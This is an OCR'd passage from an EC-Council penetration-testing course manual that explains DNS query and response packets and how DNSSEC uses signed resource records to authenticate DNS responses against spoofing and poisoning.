


Figure A.41: DNS Query Packet

From the packet, we can observe that client sends the query packet from port 1060 with IP address 192.168.0.114 to the DNS server port number 53 (DNS standard port number) with IP address 205.152.37.23.





Figure A.42: DNS Response Packet

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNSSEC

Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF). It is used for securing certain kinds of information provided by DNS. It works by digitally signing records for DNS lookup with the help of public-key cryptography. Hackers try to compromise the DNS server through certain types of attacks mostly spoofing and poisoning attacks, through DNSSEC, security is provided from these attacks. It provides security to the DNS by validating the DNS responses through authentication.

The following figure shows the functioning of the DNSSEC in validating the responses and preventing the attacks on the DNS server and client:




Figure A.43: DNSSEC Validation of Queries and Responses

To have the DNSSEC support over a communication, both the parties should be configured with DNSSEC support. To provide security, the DNSSEC requires four additional resources such as

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Resource Record Signatures (RRSIGs), DNS Public Key (DNSKEY), Next Secure (NSEC), and Delegation Signer (DS). With the combination of these four, DNSSEC provides the following functionalities:

- Maintains authentic responses to the desired requests only
- Maintains the data integrity
- Monitor the responses to the request made by the clients


DNSSEC guarantees:

- Authenticity
- Integrity
- The non-existence of a domain name or type

DNSSEC does not guarantee:

- Confidentiality
- Protection against Denial of Service (DoS)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How DNSSEC Works?

DNSSEC works with the concept of asymmetric keys--Public key and private key. DNSSEC adds a digital signature to each piece of a domain name's DNS information. When a guest enters the domain name's URL in a web browser, the resolver verifies the digital signature. The digital signature must match the value on file at the registry, or the resolver rejects the response.

Through DNSSEC signing process the DNS server zone is secured from attacks without any functional changes. By accepting the DNSSEC signing, the DNS responses are allowed for validation through digital signatures. These digital signatures are cryptographically encrypted. After completion of the signing process, the DNSSEC's resource records will process the digitals signatures and append them to the DNS responses. The following figure shows the signing DNS resource records:




